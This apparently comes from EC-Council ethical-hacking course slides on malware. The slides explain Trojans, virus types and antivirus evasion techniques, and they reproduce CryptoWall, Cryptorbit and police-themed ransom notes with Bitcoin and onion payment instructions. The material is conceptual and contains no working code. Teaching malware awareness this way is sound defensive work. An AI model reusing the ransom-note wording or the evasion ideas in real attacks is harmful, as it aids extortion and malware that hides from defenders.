
M4sT3r Trojan

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Notification Trojans



- Notification Trojan sends the location of the **victim's IP address** to the attacker
- Whenever the victim's computer connects to the Internet, the attacker receives the **notification**




Data Hiding Trojans (Encrypted Trojans)



Encryption Trojan encrypts data files in victim's system and renders information unusable

"Your computer caught our software while browsing illegal porn pages, all your documents, text files, databases in the folder My Documents was encrypted with complex password."



Attackers demand a ransom or force victims to make purchases from their online drug stores in return for the password to unlock files

"Do not try to search for a program that encrypted your information – it simply does not exist in your hard disk anymore," pay us the money to unlock the password

Module Flow



**Introduction
to Malware**



**Trojan
Concepts**



**Virus and Worm
Concepts**



**Malware Reverse
Engineering**



**Malware
Detection**



**Counter-
measures**



**Anti-Malware
Software**



**Penetration
Testing**

Introduction to Viruses



- A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are generally transmitted through **file downloads**, **infected disk/flash drives** and as **email attachments**



Virus Characteristics



Infests other program

Alters data



Transforms itself

Corrupts files and programs



Encrypts itself

Self-replication



Stages of Virus Life



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Working of Viruses: Infection Phase



Infection Phase



- In the infection phase, the virus **replicates itself** and attaches to an .exe file in the system

Before Infection

After Infection



Clean File



Virus Infected File

Working of Viruses: Attack Phase




- Viruses are programmed with **trigger events** to activate and corrupt systems
- Some viruses infect each time they are **run** and others infect only when a certain predefined condition is met such as a **user's specific task**, a day, time, or a particular event

Unfragmented File Before Attack



File Fragmented Due to Virus Attack



Why Do People Create **Computer Viruses**



1

✓ Inflict damage to competitors



2

✓ Financial benefits

3

✓ Research projects

4

✓ Play prank

5

✓ Vandalism

6

✓ Cyber terrorism




7

✓ Distribute political messages

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Indications of Virus Attack



Abnormal Activities

If the system acts in an unprecedented manner, you can suspect a virus attack



False Positives

However, not all glitches can be attributed to virus attacks



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

How does a Computer Get Infected by **Viruses**



When a user accepts files and **downloads without checking** properly for the source



Opening **infected e-mail attachments**



Installing **pirated software**



Not updating and not installing new versions of **plug-ins**



Not running the latest **anti-virus application**

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Virus Hoaxes and Fake Antiviruses





Hoaxes are **false alarms** claiming reports about a **non-existing virus** which may contain virus attachments

Attackers **disguise malwares as an antivirus** and trick users to install them in their systems



Warning messages propagating that a certain **email message** should not be viewed and doing so will damage one's system

Once installed these fake antiviruses can **damage target systems** similar to other malwares



Ransomware



Ransomware is a type of a malware which **restricts access to the computer system's files and folders** and **demand an online ransom payment** to the malware creator(s) in order to remove the restrictions

Ransomware Family

- Cryptorbit Ransomware
- CryptoLocker Ransomware
- CryptoDefense Ransomware
- CryptoWall Ransomware
- Police-themed Ransomware

Your files are encrypted.
To get the key to decrypt files you have to pay **500 USD/EUR**. If payment is not made before **02/08/14 - 01:53** the cost of decrypting files will increase 2 times and will be **1000 USD/EUR**.

Prior to increasing the amount left:
119h 57m 18s

Your system: Windows 7 (x32) First conned IP: [redacted] Total encrypted 38 files.

[Refresh](#) [Payment](#) [FAQ](#) [Decrypt 1 file for FREE](#) [Support](#)

We are present a special software - CryptoWall Decrypter - which is allow to decrypt and return control to all your encrypted files.
How to buy CryptoWall decrypter?

bitcoin

- You should register Bitcoin wallet (click here for more information with pictures)**
- Purchasing Bitcoins** - Although it's not yet easy to buy bitcoins, it's getting simpler every day.
Here are our recommendations:
 - [Coltux](#) - Recommended for fast, simple service. Takes Credit Card, Debit Card, ACH, Wire
 - [LocalBitcoins.com](#) - Service allows you to search for people in your community willing to sell bitcoins to you directly
 - [coinm.com](#) - Another fast way to buy bitcoins
 - [bitstock.co](#) - Buy Bitcoins instantly for Cash
 - [How To Buy Bitcoins](#) - An international directory of bitcoin exchanges.
 - [Cash Into Coins](#) - Bitcoin for cash
 - [CoinJar](#) - CoinJar allows direct bitcoin purchases on their site.
 - [atopix.com](#)
 - [bitbycoins.com](#)
 - [ZapZap](#) - ZapZap is a global cash payment network enabling consumers to pay for digital currency.
- Send 0.93 BTC to Bitcoin address: 1AAJp2waoGA03GvH8BH058KxZ9H2GKJTNB** [Get QR code](#)
- Enter the Transaction ID and select amount:**
 [Check](#)
 Note: Transaction ID - you can find in detailed info about ransom when you make.
 (example: 442146ca564d3338f0d3923940503f19a270426705d73e2a6011a04d102)
- Please check the payment information and click "PAY".**

PAY

Your sent drafts				
Num	Draft type	Draft number or transaction ID	Amount	Status
Your payments not found				

0 valid drafts are put, the total amount of 0 USD/EUR. The residue is 500 USD/EUR.

CryptoWall Ransomware

Ransomware

(Cont'd)



Cryptorbit

YOUR PERSONAL FILES ARE ENCRYPTED

All files including videos, photos and documents, etc on your computer are encrypted.

Encryption was produced using a **unique** public key generated for this computer. To decrypt files, you need to obtain the **private** key.

The single copy of the private key, which will allow you to decrypt the files, located on a secret server on the Internet; **the server will destroy the key after a time specified in this window.** After that, nobody and never will be able to restore files.

In order to decrypt the files, open site **4sfxtgtp53imlvzk.onion.to/index.php** and follow the instructions.

If **4sfxtgtp53imlvzk.onion.to** is not opening, please follow the steps below:

1. You must download and install this browser: <http://www.torproject.org/projects/torbrowser.html.en>
2. After installation, run the browser and enter the address: **4sfxtgtp53imlvzk.onion.to/index.php**
3. Follow the instructions on the web-site. We remind you that the sooner you do, the more chances are left to recover the files.



Cryptorbit Ransomware

Mandiant U.S.A. Cyber Security
FBI. Department of Defense
U.S.A. Cyber Crime Center

Remaining time: 47:58:43

MoneyPak MoneyGram

Voucher ID: PPS Value: 1000

1 2 3 4 5 6 7 8 9 0

Pay MoneyPak Pay MoneyGram

How do I unblock the computer using the MoneyPak?

1. Find a retail location near you.
2. Look for a MoneyPak in the prepaid section. Take it to the cashier and load it with cash.
3. To pay fine you should enter the digits MoneyPak resulting pins in the payment form and press "Pay MoneyPak".

RITE AID PHARMACY



How do I unblock the computer using the MoneyGram prepaid Packets?

1. Purchase a MoneyGram prepaid Packet at a participating retailer.
2. Pick up a packet at one of the retailers listed below and send 1000 and 1000.
3. To pay fine you should enter the redemption number found inside your packet press "Pay MoneyGram".

Police-themed Ransomware

Ransomware


(Cont'd)



Types of Viruses



How Do They Infect?



What Do They Infect?

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

System or Boot Sector Viruses



- Boot sector virus **moves MBR to another location** on the hard disk and copies itself to the original location of MBR
- When system boots, **virus code is executed first** and then control is passed to original MBR

Before Infection



After Infection



File and Multipartite Viruses



File Viruses

- File viruses infect files which are **executed or interpreted in the system** such as COM, EXE, SYS, OVL, OBJ, PRG, MNU and BAT files
- File viruses can be either direct-action (non-resident) or memory-resident

Multipartite Virus

- Multipartite viruses infect the system **boot sector** and the **executable files** at the same time



Attacker



Macro Viruses



Macro viruses **infect files** created by Microsoft Word or Excel



Most macro viruses are written using **macro language Visual Basic** for Applications (VBA)



Macro viruses infect **templates** or **convert infected documents into template files**, while maintaining their appearance of ordinary document files



Attacker



Infected Macro Enabled Documents



User

Cluster Viruses



Cluster viruses **modify directory table entries** so that it points users or system processes to the virus code instead of the actual program



There is **only one copy** of the virus on the disk infecting all the programs in the computer system



It will **launch itself first** when any program on the computer system is started and then the control is passed to actual program

Stealth/Tunneling Viruses




These viruses **evade the anti-virus software** by intercepting its requests to the operating system



A virus can **hide itself** by intercepting the anti-virus software's request to read the file and passing the request to the virus, instead of the OS



The virus can then **return an uninfected version of the file** to the anti-virus software, so that it appears as if the file is "clean"



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Encryption Viruses



This type of virus **uses simple encryption** to encipher the code



The virus is encrypted with a **different key** for each infected file



AV scanner cannot directly detect these types of viruses using signature detection methods



Virus Code

Encryption key 1

Encryption key 2

Encryption key 3



Encryption Virus 1



Encryption Virus 2

